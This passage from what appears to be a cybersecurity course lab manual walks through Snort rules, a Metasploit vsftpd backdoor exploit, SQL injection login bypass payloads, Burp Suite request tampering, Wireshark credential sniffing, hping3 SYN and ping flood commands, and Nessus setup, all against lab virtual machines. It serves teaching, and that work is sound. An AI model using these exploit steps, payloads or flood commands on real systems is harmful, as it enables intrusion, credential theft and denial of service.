192.128.111.133(Ubuntu machine IP)</p> <p>Go to Ubuntu machine..</p> <p>cd /etc/snort/rules</p> <p>vi local.rules</p> <p>add below rules</p> <p>Add the below rules in the path</p> <p>cd /etc/snort/rules/</p> <p>vi local.rules</p> <p>#If any ICMP ping is happening --Unique id and name is added</p> <p>alert icmp \$EXTERNAL_NET any -> HOME_NET any (msg:"Shubha";sid:5889; rev:1;)</p> <p>#FTP attempt</p> <p>alert tcp any any -> \$HOME_NET 21 (msg:"FTP attempted"; sid:60001; rev:1;)</p> <p># SSH attempt</p> <p>alert tcp any any -> \$HOME_NET 22 (msg:"SSh attempted"; sid:60002; rev:1;)</p> <p>Once the rules are added check the snort configuration.</p> <p>sudo snort -T -c /etc/snort/snort.conf</p> <p>if there are no issues with rules..</p> <p>Then start the snort</p> <p>sudo snort -A console -c /etc/snort/snort.conf</p> <p>Now go to Kali linux</p> <p>1. ping 192.168.111.133</p> <p>now go check in Ubuntu VM.. shubha msg is detected and displayed while pinging</p> <p>2. ftp 192.168.111.133</p> <p>now go check in Ubuntu vm.. FTP attempted msg is detected and displayed performing FTP connection</p> <p>3. ssh ubuntu@192.168.111.133</p> <p>now go check in Ubuntu VM.. SSH attempted msg is detected and displayed performing SSH Connection.</p>
-----	---	--

	B	<p>Imagine you are a member of Red Team in a company, you have been assigned a penetration testing task to assess the security of a corporate network using Kali Linux and the Metasploit framework. Outline a step-by-step process for utilizing Metasploit to identify and exploit vulnerabilities within the network.</p> <p>Ensure both the Kali Linux and Metasploitable2 virtual machines are up and running.</p> <ul style="list-style-type: none">• Open Kali Linux terminal, type following cmds <p># msfupdate—"Use this if metasploit-framework is more than two weeks old.Run msfupdate to get latest framework"</p> <ul style="list-style-type: none">➤ msfconsole➤ use exploit/unix/ftp/vsftpd_234_backdoor➤ show options➤ set RHOST 192.168.62.129➤ exploit➤ It will open the shell of target IP(metasploitable vm)➤ Create a file say 1.txt with some contents, copy the file to another new file.➤ Now goto Metasploitable VM 2 and check the same file contents. ➤ Even the sensitive details such contents of /etc/passwd file also can be accessed.
--	---	--

11.	A	<p>Imagine you're a cybersecurity analyst tasked with assessing the security of a newly developed e-commerce website. You would utilize Burp suite and perform following activities to identify and mitigate security flaws in the web application. Start by describing the setup process for Burp Suite, including configuring proxy settings and initiating automated scans to detect common vulnerabilities like SQL Injection.</p> <p>i. Manual Testing of SQL Injection</p> <p>ii. Proxy Attack with Burp Suite.</p> <p>i) Manual testing for SQL injection: - Setting mutillidae app correctly for SQL injection Vulnerability Testing Go to the target machine(Metasploitable 2)—in the terminal type below commands <code>cd /var/www/mutillidae</code> <code>sudo nano config.inc</code> Ensure dbname=owasp10 instead of metasploit Then save(ctrl+X, Y and enter) and exit. In the kali linux browser 192.168.62.129 Go to mutillidae and enter the username as ' and password field is empty , click on enter It displays errors, which indicates web application is vulnerable It displays the query in the Diagnostic information.</p> <ul style="list-style-type: none"> • Now again click login/Register enter username as admin Password as blahblah ' OR 6=6# Then you can observe it is logged in as admin. • Now trying with username as admin ' # and password field must be empty, still you can observe it is logging in as admin. • In mutillidae page, click on Owasptop10->A1 injection -> SQLi Extract Data -> User Info and Enter username=admin and password =adminpass , click on view account details Then Results for admin. 1 records found would be displayed Username=admin Password=adminpass Signature= Monkey • Now for SQLi Enter username=admin and password= ' OR 1='1— Click on view account details. Then you would observe Results for admin. 16 records found details... <p>ii) Proxy Attack with Burp suite.</p> <ul style="list-style-type: none"> • Start both the Kali Linux virtual machine and the Metasploitable 2 virtual machine to ensure they are up and running. • Navigate to the "Applications" menu in Kali Linux and launch the Burp Suite application. • After Burp Suite has launched, set up the proxy configuration. • Download the Burp Suite certificate and import it into the relevant certificate store. • Access the proxy settings within Burp Suite and configure a manual proxy setup with the HTTP proxy set to 127.0.0.1 and port number 8080. Confirm the settings by clicking "OK." • Open the Mutillidae application and log in using the credentials: username - "john" and password - "passwd." Before clicking on the login button, activate the intercept feature in Burp Suite. Proceed to click on the login button in Mutillidae. • Check the Burp Suite application to verify that it captured the login request, including the username and password information. • Modify the username and password to "admin" and "adminpass" respectively within Burp Suite. Then, click "Forward" to send the modified request. • Once the modified request is forwarded, observe in the Mutillidae application that the login is successful, indicating that the credentials have been changed to admin/adminpass. • Within the Burp Suite application, navigate to the "Target" tab to review the intercepted information from the target machine.
-----	---	--

B	<p>As part of a penetration testing engagement for a client, you're tasked with evaluating the security of their internal network. You suspect that sensitive data might be leaking from one of their development servers due to a potential misconfiguration or a compromised machine within their network. To investigate further, you plan to intercept network traffic using Wireshark to identify any unauthorized data transfers. Wireshark is a widely used, open source network analyzer that can capture and display real-time details of network traffic. It is particularly useful for troubleshooting network issues, analyzing network protocols and ensuring network security. Networks must be monitored to ensure smooth operations and security. Popular with academic institutions, government agencies, corporations and nonprofits, Wireshark is one such tool that can offer an in-depth view into network activities, diagnose network performance issues or identify potential security threats.</p> <p>Wireshark -Snipping</p> <p>Intercept target machine traffic(Metasploitable2 VM) with Wireshark</p> <ul style="list-style-type: none">• Ensure both the Kali Linux and Metasploitable2 virtual machines are up and running.• Open Kali Linux and navigate to Applications -> Snipping & Spoofing -> Wireshark.• Select the interface (eth0) to capture network traffic.• Access the browser on Kali Linux and enter the IP address of the Metasploitable2 VM (e.g., 192.168.62.129) to open the Mutillidae website.• Navigate to Mutillidae page and proceed to the login page.• Enter random credentials (e.g., username: admin, password: 12345) and attempt to log in, resulting in a login failure message.• Switch to Wireshark, where traffic interception has begun.• In the filter bar, type "http" and select the http with post stream contains login.php page.• Right-click on HTTP traffic, choose "Follow," then "HTTP stream" to open a new window.• The new window displays intercepted traffic containing the username and password entered on the DVWA login page, showcasing successful traffic interception using Wireshark.
---	--

12.	A	<p>Imagine you are the network security administrator for a medium-sized e-commerce company that operates an online store handling sensitive customer information. Recently, there have been reports of intermittent service disruptions and slow response times on your company's website, resulting in customer complaints and loss of revenue. After conducting initial investigations, you suspect that the website may be experiencing denial-of-service (DoS) attacks, specifically SYN floods and Ping flood attacks. So, it is important for organizations to have response plans in place to mitigate the impact of DoS attacks on their operations. Use Hping3, kali Linux tool to perform SYN floods and ping flood attacks to launch DOS attack on the target machine</p> <p>ping 192.168.62.133 Start capturing ICMP request/reply from wireshark. Once you capture and can notice in wireshark analyzer, the ICMP packet request and ICMP packet reply.</p> <p>sudo apt-get install snort -y. and keep the IDS ready for observing the packet transfer by using below command. sudo snort -A console -c /etc/snort/snort.conf Then in Kali linux machine run the hping2 tool commands. And observe ubuntu snort output and wireshark Analyzer ouput for the flood of packets.</p> <ol style="list-style-type: none"> sudo hping3 -1 -c 1 192.168.62.133 sudo hping3 -1 -c 1 -i 5 192.168.62.133 sudo hping3 -1 --faster 192.168.62.133 sudo hping3 -1 --faster 192.168.62.133 sudo hping3 -1 -a 192.168.62.139 192.168.62.133 sudo hping3 -1 --rand-source 192.168.62.133 <p>Tcp 3 way handshake For Syn Flood Attack , use below commands Ensure Kali Linux and Metasploit2 are up and running.. In kali linux browser, type metasploit2 IP to launch DVWA application, login.</p> <ol style="list-style-type: none"> sudo hping3 -S -c 1 -p 80 192.168.62.129 sudo hping3 -S -c 1 -p 80 -i 5 192.168.62.129 sudo hping3 -S --flood -p 80 192.168.62.129
	B	<p>Imagine you are working as a cybersecurity an nessus</p> <p>Nessus tool for vulnerability scanner https://www.tenable.com/products/nessus/nessus-essentials</p> <ol style="list-style-type: none"> Download Nessus packag Debian on website and make sure you set Platform to Linux-Debian-amd64. Install Nessus using this command: sudo dpkg -i Nessus-10.4.1-debian9_amd64.deb Start the Nessus service with this command: sudo systemctl start nessusd.service On your browser, go to https://kali:8834/. Choose the Nessus Product you prefer., click on Nessus Essentials. Enter your name and email address to receive an activation code by email. Paste the activation code into the space provided and choose a username and password. Allow Nessus to download the necessary plugins. Once the plugin downloads have completed, you can start using the Nessus service. <p>Passwd Change /opt/nessus/sbin/nessuscli chpasswd shubha After installing the required plugins, navigate to the 'newscan' module. Enter the IP address</p> <p>Systemctl start nessusd.service https://kali:8834 in the browser.</p>

